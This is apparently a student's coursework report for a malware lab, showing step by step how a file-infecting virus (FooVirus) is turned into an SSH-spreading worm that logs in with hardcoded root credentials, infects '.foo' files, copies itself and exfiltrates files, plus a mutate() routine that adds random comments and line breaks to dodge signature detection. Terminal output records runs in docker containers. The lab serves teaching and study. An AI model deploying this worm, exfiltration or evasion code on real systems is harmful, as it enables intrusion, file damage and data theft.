Course : CSE406
Report On Malware Offline

Submitted By:

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Task 1


Taking cues from the code shown for **AbraWorm.py**, turn the **FooVirus.py** virus into a worm by incorporating networking code in it. The resulting worm will still infect only the **'.foo'** files, but it will also have the ability to hop into other machines.

Step 1:

I created a new file named **FooWorm.py** for this task.

Step 2:

I added a message from the **FooWorm** on the top.




```
print("""\nHELLO FROM FooWorm\n\n""")
print("""This is a demonstration of how easy it is to write a self-replicating program.
This worm will infect all files with names ending in .foo in the directory in which you execute an infected file.
If you send an infected file to someone else and they execute it, their, foo files will be damaged also muhahahaha.\n\n""")
```

Step 3:


Then I added the whole **AbraWorm.py** code snippet below it and applied some modifications.

Step 4


For testing in a fixed device, I changed these variables below:




```
debug = 1       # IMPORTANT:  Before changing this setting, read the last
                #             paragraph of the main comment block above. As
                #             mentioned there, you need to provide two IP
                #             addresses in order to run this code in debug
                #             mode.
```



```
def get_new_usernames(how_many):
    if debug: return ['root']      # need a working username for debugging
```




```
def get_new_passwds(how_many):
    if debug: return ['mypassword']      # need a working username for debugging
```



```
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.10']
```

Step 5


I changed the command so that it searches for files with **.foo** extension.



```
# if ''.join(received_list).find('FooWorm') >= 0:
#     print("\nThe target machine is already infected\n")
#     continue
# Now let's look for files that contain the extension '.foo'
cmd = 'ls *.foo'
```

Step 6


After downloading the files with **.foo** extension, I infect them with **FooVirus**.



```
if len(files_of_interest_at_target) > 0:
    print("\nWill now try to infect the files first with FooVirus")
    # FooVirus.py starts here
    IN = open(sys.argv[0], 'r')
    length = len(IN.readlines())
    fooworm = [line for (i,line) in enumerate(IN) if i < length]

    for filename in files_of_interest_at_target:
        IN = open(filename, 'r')
        all_of_it = IN.readlines()
        IN.close()
        if any('FooWorm' in line for line in all_of_it): continue      # if the file is already infected, skip it
        os.chmod(filename, 0o777)
        OUT = open(filename, 'w')
        OUT.writelines(fooworm)
        all_of_it = ['#' + line for line in all_of_it]
        OUT.writelines(all_of_it)
        OUT.close()
```

Step 7


For sending the **FooWorm** to a fixed device, I provided the IP address of that host.




```
#  For exfiltration demo to work, you must provide an IP address and the login
#  credentials in the next statement:
ssh.connect('172.17.0.10',port=22,username='root',password='mypassword',timeout=5)
```

Execution


Before running the **FooWorm.py**, the docker container terminals look like this:



```
[08/04/23]seed@VM:~$ dockps
d21d48d26e09  test_sshd_container_10
485a606c71f1  test_sshd_container_9
0d44aaaf31dc  test_sshd_container_8
dd7d6e7d56ee  test_sshd_container_7
f3cba60f1fa5  test_sshd_container_6
7f8314500504  test_sshd_container_5
c505b6624bfa  test_sshd_container_4
82834533e042  test_sshd_container_3
07881a0a2c6c  test_sshd_container_2
506ced080abf  test_sshd_container_1
[08/04/23]seed@VM:~$ 
```




```
[08/04/23]seed@VM:~$ docksh 485a606c71f1
root@485a606c71f1:/# ls
a.foo  bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
b.foo  boot  etc  lib   media  opt  root  sbin  sys  usr
root@485a606c71f1:/# cd root
root@485a606c71f1:~# ls
root@485a606c71f1:~# touch a.foo
root@485a606c71f1:~# echo "Hello there" > a.foo
root@485a606c71f1:~# touch b.foo
root@485a606c71f1:~# ls
a.foo  b.foo
root@485a606c71f1:~#
```




```
[08/04/23]seed@VM:~$ docksh d21d48d26e09
root@d21d48d26e09:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@d21d48d26e09:/# cd root
root@d21d48d26e09:~# ls
root@d21d48d26e09:~# 
```

Now we execute **python3 FooWorm.py**:




```
● [08/04/23]seed@VM:~/.../Code$ python3 1805072_1.py

  HELLO FROM FooWorm


  This is a demonstration of how easy it is to write a self-replicating program.
  This worm will infect all files with names ending in .foo in the directory in which you execute an infected file.
  If you send an infected file to someone else and they execute it, their, foo files will be damaged also muhahahaha.


  Trying password mypassword for user root at IP address: 172.17.0.10


  connected to  172.17.0.10


  output of 'ls' command: [b'FooWorm.py\n', b'a.foo\n', b'b.foo\n']

  files of interest at the target: [b'a.foo', b'b.foo']


  Downloading  b'a.foo'  from target


  Downloading  b'b.foo'  from target


  Will now try to infect the files first with FooVirus

  Will now try to exfiltrate the files


  connected to exfiltration host


  Uploading  a.foo  to exfiltration host


  Uploading  b.foo  to exfiltration host
```

After running, the docker container terminals look like this:



```
[08/04/23]seed@VM:~$ docksh 485a606c71f1
root@485a606c71f1:/# ls
a.foo  bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
b.foo  boot  etc  lib   media  opt  root  sbin  sys  usr
root@485a606c71f1:/# cd root
root@485a606c71f1:~# ls
root@485a606c71f1:~# touch a.foo
root@485a606c71f1:~# echo "Hello there" > a.foo
root@485a606c71f1:~# touch b.foo
root@485a606c71f1:~# ls
a.foo  b.foo
root@485a606c71f1:~# ls
FooWorm.py  a.foo  b.foo
root@485a606c71f1:~# cat -n a.foo
     1  Hello there
root@485a606c71f1:~# cat -n FooWorm.py
     1
     2  ### FooWorm.py
     3
     4  ### Author: Fabiha Tasneem (1805072@ugrad.cse.buet.ac.bd)
     5  ### Date:   August 1, 2023
     6
     7  import sys
     8  import os
```




```
[08/04/23]seed@VM:~$ docksh d21d48d26e09
root@d21d48d26e09:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@d21d48d26e09:/# cd root
root@d21d48d26e09:~# ls
root@d21d48d26e09:~# ls
a.foo  b.foo
root@d21d48d26e09:~# cat -n a.foo
     1
     2  ### FooWorm.py
     3
     4  ### Author: Fabiha Tasneem (1805072@ugrad.cse.buet.ac.bd)
     5  ### Date:   August 1, 2023
     6
     7  import sys
     8  import os
     9  import random
    10  import paramiko
    11  import scp
    12  import signal
    13
    14  print("""\nHELLO FROM FooWorm\n\n""")
    15  print("""This is a demonstration of how easy it is to write a self-repli
```

Task 2

Modify the code **AbraWorm.py** code so that no two copies of the worm are exactly the same in all of the infected hosts at any given time.
One way to accomplish this would be by inserting worm alteration code after the comment line
# Now deposit a copy of AbraWorm.py at the target host:
that you see near the end of the main infinite loop in the script. This additional code in the worm could insert some extra newline characters between a randomly chosen set of lines, some extra randomly selected characters in the comment blocks, some extra white space between the identifiers in each statement at randomly chosen places, and so on. And if you are ambitious, you can get the worm to modify the code in more significant ways (without altering its overall logic) before depositing a copy of itself in a target host. For example, since you can use different control structures for infinite loops, you could randomly choose from amongst a given set of possibilities for each new version of the worm. The net result of all these changes on the fly will be that you will make it much harder for the worm to be recognized with simple signature-based recognition algorithms.


Step 1

I wrote a new function named **mutate()** to change the code so that no two copies of the worm are exactly the same.



```
# Task 2
def mutate(filename):
    with open(filename, 'r') as file:
        lines = []
        for line in file:
            lines.append(line.rstrip())
        print("At the beginning, the file has %d lines" % len(lines))

        #randomly insert new lines
        length = len(lines)
        start_index = random.randint(0, length - 1)
        end_index = random.randint(start_index, start_index + 10)
        for i in range(start_index, end_index):
            lines.insert(i, "\n")

        # we will put 10 comments in the code
        for i in range(0, 9):
            length = len(lines)

            # randomly create comments
            characters = string.ascii_letters + string.digits
            random_string = ''.join(random.choice(characters) for _ in range(100))
            random_string = "\n# " + random_string + "\n"

            # put the comment in a random line
            rand_num = random.randint(0, length - 1)
            lines.insert(rand_num, random_string)

        # create a new file and write the new code into it so that we don't overwrite the original file
        with open("AbraWorm.py", 'w') as new_file:
            for line in lines:
                new_file.write(line + "\n")
            new_file.close()
            print("At the end, the file has %d lines" % len(lines))
            return new_file

```

The **mutate()** function will add random linebreaks and comments. One example of mutation is given below:



